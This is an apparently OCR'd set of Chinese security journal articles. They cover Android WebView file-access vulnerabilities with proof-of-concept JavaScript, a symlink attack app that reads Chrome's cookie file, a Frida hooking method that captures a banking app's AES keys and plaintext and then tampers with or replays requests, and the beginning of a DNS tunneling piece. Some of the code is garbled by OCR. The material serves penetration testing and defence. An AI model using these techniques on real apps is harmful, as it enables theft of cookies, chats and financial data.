3.3.1 setAllowFileAccess()

该方法主要设置是否允许 WebView 使用 File 协议，默认设置为 true，即允许在 File 域下执行任意 JavaScript 代码。

WebView.getSettings().setAllowFileAccess(true)；使用 File 域加载的 JavaScript 代码可以进行同源策略跨域访问，从而导致信息泄露。

1. 同源策略跨域访问，对私有目录文件进行访问。

2. 针对 IM 类产品，泄露的是聊天信息、联系人等。

3. 针对浏览器软件，泄露的是 Cookie 信息。

解决方案：

1. 对于不需要使用 file 协议的应用，禁用 file 协议：setAllowFileAccess()。

2. 对于需要使用 file 协议的应用，禁止 file 协议加载 JavaScript（见图 3.1）。

```
    setAllowFileAccess(true);
//禁止file协议加载JavaScript
if (url.startsWith("file://")){
        setJavaScriptEnabled(false);
        }else{
        setJavaScriptEnabled(true);
        }
```

图 3.1 禁止 file 协议加载 JavaScript

3.3.2 setAllowFileAccessFromFileURLs()

该方法设置是否允许通过 file url 加载的 JS 代码读取其他的本地文件。

WebView.getSettings().setAllowFileAccessFromFileURLs(true); 方法在 Android 4.1 之前默认允许，在 Android 4.1 之后默认不允许。

当 AllowFileAccessFromFileURLs() 设置为 true 时，可以构造以下的 JavaScript 文件（见图 3.2）：

```
<script>
    function loadXMLDoc()
    {
        var arm = "file://etc/hosts";
        var xmlhttp;
        if (window.XMLHttpRequests)
        {
            xmlhttp = new XMLHttpRequest();
        }
        xmlhttp.onreadystatechange=function()
        {
//alert("status is "+xmlhttp.status);
            If(xmlhttp.readyState==4)
            {
                console.log(xmlhttp.responseText);
            }
        }
        xmlhttp.open("GET",arm);
        xmlhttp.send(null);
    }
    loadXMLDoc();
</script>
//通过该代码可成功读取/etc/hosts的内容数据
```

图 3.2 读取 /etc/hosts 的内容数据

解决方案：只需要将 setAllowFileAccessFromFileURLs() 设置为 false 即可。

3.3.3 setAllowUniversalAccessFromFileURLs()

该方法主要设置是否允许通过 file url 加载的 JavaScript 访问其他的源（包括 HTTP/HTTPS 等源）。

WebView.getSettings().setAllowUniversalAccessFromFileURLs(true); 在 Android 4.1 前默认允许, 在 Android 4.1 之后默认禁止。

当 AllowFileAccessFromFileURLs() 被设置为 true 时，可以构造以下 JavaScript 文件进行攻击（见图 3.3）：

```
//通过该代码可成功读取http://www.so.com的内容
<script>
    function loadXMLDoc()
    {
        var arm = "http://www.so.com";
        var xmlhttp;
        if(window.XMLHttpRequest)
        {
            xmlhttp=new XMLHttpRequest();
        }
        xmlhttp.onreadystatechange=function()
        {
//alert("status is "+xmlhttp.status);
            if (xmlhttp.readyState==4)
            {
                console.log(xmlhttp.responseText);
            }
        }
        xmlhttp.open("GET",arm);
        xmlhttp.send(null);
    }
    loadXMLDoc();
</script>
```

图 3.3 直接读取 http://www.so.com 的内容

解决方案：设置 setAllowUniversalAccessFromFileURLs() 为 false。

3.3.4 setJavaScriptEnabled()

该方法主要设置是否允许 WebView 使用 JavaScript，默认情况下为 flase，但很多应用（包括移动浏览器）为了让 WebView 执行 http 协议中的 JavaScript 脚本，都会主动设置为 true，不区别对待是非常危险的。

即使把 setAllowFileAccessFromFileURLs()、setAllowUniversalAccessFromFileURLs() 都设置为 false，通过 file URL 加载的 JavaScript 仍然有方法访问其他的本地文件，通过符号链接跨源攻击即可达到这一目的，只要 WebView.getSettings().setJavaScriptEnabled() 为 ture，即可进行符号链接跨源攻击。

原理分析：

这一攻击可以奏效的原因是：通过 JavaScript 的延时执行和将当前文件替换成指向其他文件的软链接就可以读取到被符号链接所指的文件，具体攻击步骤如下：

（1）把恶意的 JS 代码输出到攻击应用的目录下，随机命名为 xx.html，修改该目录的权限。

（2）修改后休眠 8s，让文件操作完成。

（3）文件操作完成后通过系统的 Chrome 应用去打开该 xx.html 文件。

（4）等待 4s 让 Chrome 加载完成该 html，最后将该 html 删除，并且使用 ln -s 命名为 chrome 的 cookie 文件创建软链接。

通过以下代码即可实现攻击过程（见图 3.4）。

```
public class MainActivity extends AppCompatActivity {
    public final static String MY_PKG = "com.example.safeWebView";
    public final static String MY_TMP_DIR = "/data/data/" + MY_PKG + "/tmp/";
    public final static String HTML_PATH = MY_TMP_DIR + "A" + Math.random() + ".html";
    public final static String TARGET_PKG = "com.android.chrome";
    public final static String TARGET_FILE_PATH = "/data/data/" + TARGET_PKG + "/app_chrome/Default/Cookies";

    //设置目录
    public final static String HTML =
            "<body>" +
                    "<u>Wait a few seconds.</u>" +
                    "<script>" +
                    "var d = document;" +
                    "function doitjs() {" +
                    " var xhr = new XMLHttpRequest;" +
                    " xhr.onload = function() {" +
                    " var txt = xhr.responseText;" +
                    " d.body.appendChild(d.createTextNode(txt));" +
                    " alert(txt);" +
                    " };" +
                    " xhr.open('GET', d.URL);" +
                    " xhr.send(null);" +
                    "}" +
                    "setTimeout(doitjs, 8000);" +
```

```
//等待时间
                "</script>" +
                "</body>";
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        doit();
    }
    public void doit() {
        try {
// Create a malicious HTML
            cmdexec("mkdir " + MY_TMP_DIR);
            cmdexec("echo \"" + HTML + "\" > " + HTML_PATH);
            cmdexec("chmod -R 777 " + MY_TMP_DIR);
            Thread.sleep(1000);
//建立目录，建立文件，赋予权限，并且休眠
// Force Chrome to load the malicious HTML
            invokeChrome( url: "file://" + HTML_PATH);
            Thread.sleep(4000);
// Replace the HTML with a symlink to Chrome's Cookie file
            cmdexec("rm " + HTML_PATH);
            cmdexec("ln -s " + TARGET_FILE_PATH + " " + HTML_PATH);
```

图 3.4 符号链接跨源攻击

4. 同源策略浅析

（1）同源策略，它是由 NetScape 提出的一个著名的安全策略，所有支持 JavaScript 的网站都会使用同源策略来保护自己的 Web 应用。

（2）同源策略又名同域策略，通俗易懂地来说，同源就是（主机名 + 协议 + 端口号【若存在】）三者相同，也就是说 JavaScript 只可以操作自己域下的东西，不能操作其他域下的东西。比如当一个浏览器的两个 tab 页中分别打开百度和谷歌的页面，当浏览器的百度 tab 页执行一个脚本的时候会检查这个脚本属于哪个页面，即检查是否同源，只有和百度同源的脚本才会被执行。如果非同源，那么在请求数据时，浏览器会在控制台中报一个异常，提示拒绝访问。

4.1 为什么需要同源策略

（1）同源策略可以使 JavaScript 不得操控其他的 Web 应用，这是为了保证用户信息的安全，防止恶意的网站盗取数据，这样做可以有效防止 CSRF 漏洞的产生。

（2）在浏览器中，script、img、iframe、link 等标签都可以加载跨域资源，而不受同源限制，但浏览器限制了 JavaScript 的权限使其不能读、写加载的内容。

4.2 漏洞和同源策略有什么联系

在 File 域中，能够执行任意的 JavaScript 代码，同源策略跨域访问能够对私有目录文件进行访问等。如果 APP 中使用的 WebView 组件未对 file 协议头形式的 URL 做限制，会导致隐私信息泄露。针对 IM 等软件会导致聊天信息、联系人等信息泄露，针对浏览器类软件，则更多的会是 Cookie 等信息泄露。

5. 漏洞简单测试过程

结合上述方法，我们构建以下代码和攻击 poc 进行信息泄露漏洞测试。

5.1 新建一个用于测试的 WebView APP

（1）首先定义一个与 JavaScript 交互调用的 AndroidtoJs 类，在 JavaScript 调用时，将在控制台输出提示信息（见图 5.1）：

```
//继承自Object类
public class AndroidtoJs extends object
{
    //定义JS需要调用的方法
    //被JS调用的方法必须加入@javascriptInterface注解
    @JavascriptInterface
    public void hello(String msg)
    {
        System.out.println("Js调用了Android的hello方法");
    }
}
```

图 5.1 定义 JavaScript 交互调用类

（2）实现 Android 应用，在安卓代码里通过 WebView 建立安

卓类和 JavaScript 代码的映射（见图 5.2）。

```
public class MainActivity extends AppCompatActivity
{
    WebView mWebView;

    @Override
    protected void onCreate(Bundle savadInstanceState)
    {
        super.onCreate(savadInstanceStart);
        setContentViditolew(R.layout.activity_main);

        mWebView = (WebView) findViewBvId(R.id.webview);
        WebSettings webSettings = mWebView.getSettings();

        //设置与JS交互的权限
        webSettings.setJavaScriptEnabled(true);
        //通过addJavascriptInterface()将Java对象映射到JS对象
        //参数1: Javascipt对象名
        //参数2:Java对象名

        mWebView.addJavaScriptInterface(new AndroidtoJs(),"test");
        //AndroidtoJs类对象映射到js的test对象

        //加载JS代码
        //格式规定为: file:///android_asset/文件名.html
        mWebView.loadUrl("file:///android.com.xxxx/assets/test.html")l

    }
}
```

图 5.2 建立 JavaScript 代码的映射

5.2 新建一个测试使用的 html 文件

测试使用的 html 文件如图 5.3 所示。

```
<!DOCTYPE html>
<html>
<head>
<meta charset+"utf-8">
<title>Webview_test<title>
<script>
    Function Load_Data(){
      var Load="file://mnt/sdcard/test.txt";
      // 定义读取的文件
     var Load_http;
     if(window.XMLHttpRequest){
        xmlhttp = new XMLHttpRequest();
        }
        xmlhttp.onreadystatechange = function(){
        if(xmlhttp.readystate == 4){
           alert(xmlhttp.responseText);
        }
        }
        xmlhttp.open("GET",load);
   // 设置读取
      xmlhtto.send(null)
}
        }
</script>
</head>
<body>
// 点击按钮则调用 load_data 函数进行测试
<button type="button" id="button" onclick="load_Data()"
value=" 测试漏洞 ">
</button>
</body>
</html>
```

图 5.3 测试使用的 html 文件

5.3 测试结果判定

前提条件：

（1）若应用 SDK 兼容最低版本在 Android 4.1 以下时，应用默认受漏洞影响。

（2）若应用 Activity 允许被导出，则应用受该漏洞影响。

（3）若应用关闭了 file 域访问，则应用不存在该漏洞。

测试方法：

使用 WebView 测试 APP 打开加载该文件，单击测试漏洞按钮，如果未弹出数据，则表示加载不到（在该设备上无此漏洞），如果显示出 test.txt 文件中的内容，则表示在该应用中存在漏洞。

基于Frida进行通信数据“解密”

绿盟科技 华南安全服务交付部 邵子扬

1.Background

年初接到一个银行代码审计项目，审计内容为由北京某一厂商开发三套系统的 Android、iOS 客户端部分代码（封装包除外），后台系统的 erlang 代码部分。其中 erlang 作为中间平台和银行核心系统进行通信，充当数据转发的角色。

审计得到很多越权类型漏洞，但是在进行漏洞验证的过程中发现程序进行了加密处理。我开始的思路与以往一样——摸清整个加密后写一个 Burp 插件或者 mitm proxy 脚本进行数据加解密处理。

但是在花了一天时间仔细分析了一下算法之后发现事情并不简单：

（1）加密算法不复杂，就是 AES_CBC_128，但是 key 和 IV 的生成算法十分复杂；

（2）key 和 IV 值约 10 分钟更新一次，更新过程采用 RSA 加密；

（3）加密逻辑封装在第三方库中，代码经过混淆，这在复杂算法逻辑中起到了较好的防护作用，难以分析清楚；

（4）不能花太多时间在分析逻辑、复现逻辑、编写插件上面。

于是就在加解密前进行明文数据处理，解密后进行数据显示。

2.LUA & Send Data

通常而言，Android 支持的可执行文件是 arm 程序、第三方库以及 dex 格式文件。而 apk 程序由于具有大量用于交互的 lua 脚本文件，它们无法被安卓系统解释，因此只能通过当前程序的第三方库进行 lua 脚本解释。

用 IDA pro 从 so 文件 libluajava.so 中可以定位到如下的函数（见图 1）：

GetMethodId(env, claz, "postAsyn", "(Lcom/xxxxxx/emp/lua/

java/CLEntity;Ljava/lang/String;Ljava/lang/String;III)V")




图 1 定位函数

在 jeb 中进行全局搜索，可以简单定位到 Java 函数 (见图 2)。




图 2 定位 Java 函数

eW 是个 Task，其中的 doRun 就是关键点 (见图 3)。

```
public void doRun() throws Exception {
    if(this.a == null) {
        throw new Exception("网络请求输入的url地址为空");
    }

    this.a = new NetRequest();
    NetRequest.post(this.a, this.a, this.b, this.a, ((Task)this));
}
```

图 3 程序运行关键点

NetRequest 中的 post 方法如下，调用了 sendPostRequest 方法 (见图 4)。




图 4 调用 sendPostRequest 方法

由于 CryptoHttpManager 是继承了 HttpManager 的，因此 sendPostRequest 方法在其中 (见图 5 和图 6)。

图 5HttpManager




图 6sendPostRequest

而其中 this.a 调用的是 CryptoHttpManager 的方法，又在里面调用了 HttpManager 的 a 方法，并将返回内容进行 AES 解密。也

就是说，很可能这个加密也是用的 AES（见图 7）。

图 7AES 解密

调用父类的方法时，还是请求子类的方法进行加密并执行 Post 动作，然后得到 resp 之后回到子类的 a 方法中进行解密（见图 8）。




图 8 加解密流程

3.Hook & Modify

对 CryptoHttpManager 的 a 方法（开始请求的方法）进行 Hook，以及 AESAdapter 的 decrypt(byte[],byte[],byte[]) 方法（进行返回解密的方法）。

```
// 发送的明文数据
var cryptoHttpMgr = Java.use("com.xxxxxx.emp.net.CryptoHttpManager");
var request_method = cryptoHttpMgr.a.overload('java.lang.String','java.lang.Object','java.lang.String','java.lang.String','java.lang.String','java.util.Map','com.xxxxxx.emp.render.EMPThreadPool$Task');
// 解密的返回数据
var aesAdaptor = Java.use("com.xxxxxx.emp.security.adapter.AESAdapter");
var decryptByte = aesAdaptor.decrypt.overload('[B', '[B', '[B');
```

要打印数据，那么就需要用 Js 把数据发送出来：

```
request_method.implementation = function(url, param, rsq_method, contenttype,
 accept, headermap, task){
  send("[+] Requesting .... "); // send 将固定字符 以及 数据发送出来

  send("- Req Method: " + rsq_method);
  send("- Req URL: " + url);
  send("- Req Params: " + param.toString());

  return request_method.call(this, url, param, rsq_method, contenttype, accept, headermap, task);
};

decryptByte.implementation = function(content, key, iv){
  send("[+] Decrypting .... ");
```

```
send("- AES key:\\n" + hexdump(b2s(key)));
send("- AES IV:\\n" + hexdump(b2s(iv)));

var result = decryptByte.call(this, content, key, iv);

send("- out:\\n" + hexdump(b2s(result)));

return result;
```

而 Frida 接收 send 函数发送的数据，并打印：

```
def on_message(message, data):
    if message['type'] == 'send':
        print message['payload']
```

将输出的内容进行格式化：

```
function hexdump(buffer, blockSize) {
    blockSize = blockSize || 16;
    var lines = [];
    var hex = "0123456789ABCDEF";
    for (var b = 0; b < buffer.length; b += blockSize) {
        var block = buffer.slice(b, Math.min(b + blockSize, buffer.
length));
        var addr = ("0000" + b.toString(16)).slice(-4);
        var codes = block.split('').map(function(ch) {
            var code = ch.charCodeAt(0);
            return " " + hex[(0xF0 & code) >> 4] + hex[0x0F & code];
        }).join("");
        codes += "   ".repeat(blockSize - block.length);
        var chars = block.replace(/[^\x20-\x7E]/g, '.'); // 不可打印字符
        if (chars.charAt(chars.length - 1) == '\\'){ // 打印 \ 这种符号的
时候，在 Python 中直接把后面的字符转义了，所以要修正
            chars += '\\';
        }
        chars += " ".repeat(blockSize - block.length);
        lines.push(addr + " " + codes + "  " + chars);
    }
    return lines.join("\\n");
}
function b2s(array) {
    var result = "";
    for (var i = 0; i < array.length; i++) {
        result += String.fromCharCode(modulus(array[i], 256));
    }
    return result;
}
function modulus(x, n) {
    return ((x % n) + n) % n;
}
```

输出效果如图 9 所示。

```
[*] Frida Start...
[+] Requesting ....
- Req Method: POST
- Req URL: http://[redacted]'channel_s/run
- Req Params: id=ebank_other&tranCode=INFO0001&pageNo=1
[+] Decrypting ....
- AES key:
0000  CF B5 3D A9 B1 5F D0 A0 6F 9D 1C C2 57 00 22 5E  Ïµ=©±_Ð o.ÂW."^
0010  4B 7B 2F BD FA 51 AF 6C A3 91 F8 8E 28 2D 23 E5  K{/½úQ¯l£ø(-#å
- AES IV:
0000  05 38 A7 55 88 DA 83 8A 01 64 C6 81 46 1D 02 C2  .8§UÚ.dÆF..Â
- out:
0000  7B 20 09 22 68 65 61 64 65 72 22 3A 20 09 09 20  {.."header":...
0010  7B 20 09 09 20 20 20 20 20 20 20 20 22 74 72 61  {...........tra
0020  6E 5F 73 75 63 63 65 73 73 22 3A 20 22 31 22 2C  n_success":."1",
0030  20 09 09 20 20 20 20 20 20 20 20 22 65 72 72 6F  ...........erro
0040  72 5F 63 6F 64 65 22 3A 20 22 31 22 2C 20 09 09  r_code":."1",...
0050  09 09 09 09 22 65 72 72 6F 72 5F 6D 73 67 22 3A  ...."error_msg":
0060  22 E7 B3 BB E7 BB 9F E7 B9 81 E5 BF 99 22 2C 20  "ç³»ç»ç¹å¿™",.
0070  09 09 09 09 09 09 22 64 65 6C 65 74 65 5F 73 74  ......"delete_st
0080  61 74 75 73 49 64 22 3A 22 22 2C 20 09 09 20 20  atusId":"",.....
0090  20 20 20 20 20 20 22 72 65 74 75 72 6E 5F 67 6C  ......"return_gl
00a0  6F 62 61 6C 53 65 71 4E 6F 22 3A 22 22 20 09 09  obalSeqNo":"".
00b0  20 7D 20 7D 20                                    .}.}.
```

图 9 打印日志

但是我要篡改数据包，篡改就需要 Burpsuite，此时想到的是（见图 10）：

图 10 数据包篡改流程示意

而我们也不能发送到真正的 Server，就只是一个简单的 Server 请求数据返回即可：

```
from BaseHTTPServer import HTTPServer,
BaseHTTPRequestHandler
from optparse import OptionParser

ECHO_PORT = 2205

class RequestHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        request_path = self.path

        request_headers = self.headers
          content_length = request_headers.getheaders('content-
length')
        length = int(content_length[0]) if content_length else 0

        self.send_response(200)
        self.end_headers()
        self.wfile.write(self.rfile.read(length))
```

```
def main():
    print('Listening on localhost:%d' % ECHO_PORT)
    server = HTTPServer(('', ECHO_PORT), RequestHandler)
    server.serve_forever()

if __name__ == "__main__":
    print("[x] Starting echo server on port %d" % ECHO_PORT)
    main()
```

数据可以被打印出来，就表明数据已经到了 Python 层，因此用 requests 库进行发送即可。

发送数据时需要针对数据内容才能进行处理，其他请求不进行处理，于是从以下几个方面进行限制：

- 请求特征 —— id=
- 请求长度 —— 必定是大于 14 的
- 传输标志 —— Req Params

然后需要用框架中的 post 将内容回传：

```
def on_message(message, data):
    if message['type'] == 'send':
        print(message['payload'])
        payload = ''
            if len(message['payload']) > 14 and 'id=' in
message['payload'] and 'Req Params' in message['payload']:
            payload = message['payload'][14:]
                r = requests.post("http://" + BURP_HOST + ":" +
str(BURP_PORT), data = payload, proxies = proxies);
```

```
        if r.status_code == 200:
            script.post({"type": "modify", "payload": r.text})
    else:
        print(message)
```

同时要通过同步方式回传数据的获取（不能异步）：

```
    var op = recv('modify', function onMessage(modMessage) {
// 接收回传回来的 type 为 modify 的内容
        send("- Fix Params: " + modMessage['payload']); // 打印
修改后的值
        param = modMessage['payload']; // 覆盖原值
    });
    op.wait(); // 同步等待
```

解密后的内容篡改也是一样的思路，在 return 之前进行值修改。

4.Repeating

但是大多数时候还需要数据包重放。可喜的是这个并没有密钥一次失效之说。打标签是比较简单的实现方式：

（1）发送一个 Burp 请求。

（2）等待返回。

- 如果有 asd（随手写的）-> 进入（3）；
- 如果没有 asd -> 跳过循环 -> 调用程序方法（循环跳出的会执行多一次 call）。

（3）去除 asd 标签。

（4）调用程序方法。

（5）加上 asd 标签，回到 1。

```
while(1){
    send("[*] Repeating .... ");
    send("- Req params: " + param); // 1
     var op = recv('mod_req', function onMessage(modMessage) {
//2
        send("- Fix Params: " + modMessage['payload']);
        param = modMessage['payload'];
    });
    op.wait();

    if (param.indexOf('asd') < 0) break; // 2.2
    //2.1
    param = param.replace(/asd/,""); // 3
      request_method.call(this, url, param, rsq_method,
contenttype, accept, headermap, task); // 4
    param = param + 'asd'; // 5
}
```

python 中的信息处理代码如下：

```
def on_message(message, data):
    global theflag
    global vericode
    if message['type'] == 'send':
        print(message['payload'].decode('utf-8'))
```

```
        payload = ''
        typestr = 'mod_req'
            if len(message['payload']) > 14 and 'Req params:' in
message['payload'] and 'id=' in message['payload']:
            payload = message['payload'][14:]
            r = requests.post("http://" + BURP_HOST + ":" + str(BURP_
PORT), data = payload, proxies = proxies);
            if r.status_code == 200:
                script.post({"type": typestr, "payload": r.text})
    else:
        print(message)
```

还有另外一个思路，关键是要注意返回的数据只是函数中的一个参数，其他参数还要进行初始化或者设置全局变量等操作：

（1）利用SimpleHTTPServer监听一个端口用于接收Burp的请求。

（2）用异步消息接收被 post 过来的消息（数据是端口监听的数据）。

（3）接收到数据后进行函数调用即可。

5. 成果检验

启动服务器以及 Burpsuite，运行程序并进行附加，明文数据进入 burpsuite 进行修改，返回到程序中进行加密前数据替换，界面显示不同的结果（完整的解密数据在 terminal 显示）（见图 11）：




图 11 成功解密通信数据

6. 经验总结

使用 Hook 进行加密前修改明文数据后，在一些银行的 Android 以及 iOS 系统测试中进行了应用，在 PC 端测试中也可以进行应用。

总的来说，这个方法的优点在于完全不需要考虑证书问题（无论是单向校验还是双向校验），不需要在意修改是否超时，也不需要在意一些与业务无关数据的生成。

缺点在于编码问题是一个很难解决的问题，而返回数据包存在大量中文，因此返回数据包修改后就无法使用。另外运行太慢，数据量过大进行密钥交换时，会出现卡死的现象。

DNS隧道技术应用

绿盟科技 安全服务部 徐晨

1.DNS 简介

1.1 DNS 服务简介

DNS(Domain Name System) 是“域名系统”的英文缩写，是用来将域名解析到 IP 地址 , 再将 IP 地址转换为域名的一种协议，使用的是 UDP 协议的 53 号端口，它用于 TCP/IP 网络。

1.2 DNS 工作原理

为了便于理解 DNS 工作原理，图 1.1 为解析过程 :

以 www.nsfocus.com.cn 为例，使用 Dig 工具跟踪解析过程 :

```
dig +trace www.nsfocus.com.cn
```

Dig 会从根域查询一直跟踪，直到查询到最终结果，并将整个过程的信息输出




图 1.1 DNS 解析过程

解析过程详解如下：

1. 从指定 DNS 服务器 114.114.114.114 找到全球 13 个 DNS 根（rootDNS）服务器列表（[b-j].root-servers.net.），如图 1.2 所示。

```
; <<>> DiG 9.10.6 <<>> +trace www.nsfocus.com.cn
;; global options: +cmd
.                       72873   IN      NS      e.root-servers.net.
.                       72873   IN      NS      h.root-servers.net.
.                       72873   IN      NS      j.root-servers.net.
.                       72873   IN      NS      l.root-servers.net.
.                       72873   IN      NS      c.root-servers.net.
.                       72873   IN      NS      f.root-servers.net.
.                       72873   IN      NS      m.root-servers.net.
.                       72873   IN      NS      b.root-servers.net.
.                       72873   IN      NS      i.root-servers.net.
.                       72873   IN      NS      g.root-servers.net.
.                       72873   IN      NS      k.root-servers.net.
.                       72873   IN      NS      d.root-servers.net.
.                       72873   IN      NS      a.root-servers.net.
;; Received 811 bytes from 114.114.114.114#53(114.114.114.114) in 792 ms
```

图 1.2 DNS 根服务器列表

2. 选择 d.root-servers.net 这台根域 DNS 来查找，获取顶级域的服务器列表（见图 1.3）。

```
cn.                     172800  IN      NS      a.dns.cn.
cn.                     172800  IN      NS      b.dns.cn.
cn.                     172800  IN      NS      c.dns.cn.
cn.                     172800  IN      NS      d.dns.cn.
cn.                     172800  IN      NS      e.dns.cn.
cn.                     172800  IN      NS      f.dns.cn.
cn.                     172800  IN      NS      g.dns.cn.
cn.                     172800  IN      NS      ns.cernet.net.
cn.                     86400   IN      DS      57724 8 2 5D0423633EB24A499BE7BAA22D1C0C9BA36218FF49F
D95A4CDF1A4AD 97C67044
cn.                     86400   IN      RRSIG   DS 8 1 86400 20190107050000 20181225040000 2134 . woG
zdpl3MT1vDykd87KFq4ob4ACxeyIcnh8v6UMIchOBeNQ+3vvsbU0E Vf+sS7ZExp8FKWL48EQrjfh4IvnCPN0AG/JC0g8wHkbGtS4
JPH+Akvl3 loxhflCrNxY3rDyp5jWtfwmLBIwXMVKZkU5dK/9FCK0z43pnvrwuxZxg zbpu01IC6/glvTMTdgFqxI1Ce3K93RMQoU
Womfb9Yvn/ko3+SRrXM1te4 8nJLOhjX57eMLGBCmOiEi3DcecntrT31vXlg4mEi4/QaUwgJAkpyPZvV zDB+iiOUgeUFpoinUcmo3
jl38Wt0RNcuiS6KKQ0zZoCJolr/57gJGI/S qqh6WQ==
;; Received 709 bytes from 199.7.91.13#53(d.root-servers.net) in 261 ms
```

图 1.3 顶级域服务器列表

3. 选择 f.dns.cn 这台顶级域 DNS 来查找，获取在万网注册的 DNS 服务器列表（见图 1.4）。

```
nsfocus.com.cn.         86400   IN      NS      dns1.hichina.com.
nsfocus.com.cn.         86400   IN      NS      dns2.hichina.com.
3ICE14ONTMDN31G43AUGVRKTKALVB8QC.com.cn. 21600 IN NSEC3 1 1 10 AEF123AB H497TUER80LUF57FB9UOJIRF5LLLC
?LB  NS SOA RRSIG DNSKEY NSEC3PARAM
3ICE14ONTMDN31G43AUGVRKTKALVB8QC.com.cn. 21600 IN RRSIG NSEC3 8 3 21600 20190109013135 20181210005131
 64533 com.cn. icJpjs5qIsecRPgIojNyF9avcYk0Z/LuHeB6ihhjx7MPS1MDJAG5R6KG JMWhnr7ud7DC8dRXjN7LqM+4fZLqI
ixijxA2jNtlQJq5YdIknyLhCWqL zDrWQuH85FdcLMAyXgMmyq8qxu7CWhhfVFKqFQ3jeEFlrK1wPiKyDdDa V8w=
```

```
4I2OUBFA49Q47917BR600DOL1QQRP79T.com.cn. 21600 IN NSEC3 1 1 10 AEF123AB OS6BADB9RF62LM9F235V173S0B8SV
3LB  TXT RRSIG
4I2OUBFA49Q47917BR600DOL1QQRP79T.com.cn. 21600 IN RRSIG NSEC3 8 3 21600 20190109001455 20181210000737
 64533 com.cn. n28tvjs6+fFxO5vAXqzg9oNGh0zLx+yMhPJbXUwCKxdmewa0DEP1GBFJ UMaDPQQE16ft5vzphiLpyM/oRvIjYs
c+y5cKMZbfYNkN0rnMLI5mAM4da 3HUsCsQ/P2C1l3t3DOUsgrEN5QFsnWaVQg+ngzcq6PynyVT3U/PrP0uQ ddM=
;; Received 595 bytes from 195.219.8.90#53(f.dns.cn) in 460 ms
```

图 1.4 万网注册的 DNS 服务器列表

4. 选择 dns1.hichina.com 这台二级域 DNS 来查找，获取域名服务器，并得到别名 www.nsfocus.com.cn.cloudglb.com.;（见图 1.5）。

```
www.nsfocus.com.cn.     600     IN      CNAME   www.nsfocus.com.cn.cloudglb.com.
;; Received 92 bytes from 140.205.81.23#53(dns1.hichina.com) in 37 ms
```

图 1.5 获取别名

5. 再次使用 DIG 命令跟踪别名 www.nsfocus.com.cn.cloudglb.com 解析过程（见图 1.6 和图 1.7）。

```
; <<>> DiG 9.10.6 <<>> +trace www.nsfocus.com.cn.cloudglb.com
;; global options: +cmd
.                       67996   IN      NS      l.root-servers.net.
.                       67996   IN      NS      d.root-servers.net.
.                       67996   IN      NS      c.root-servers.net.
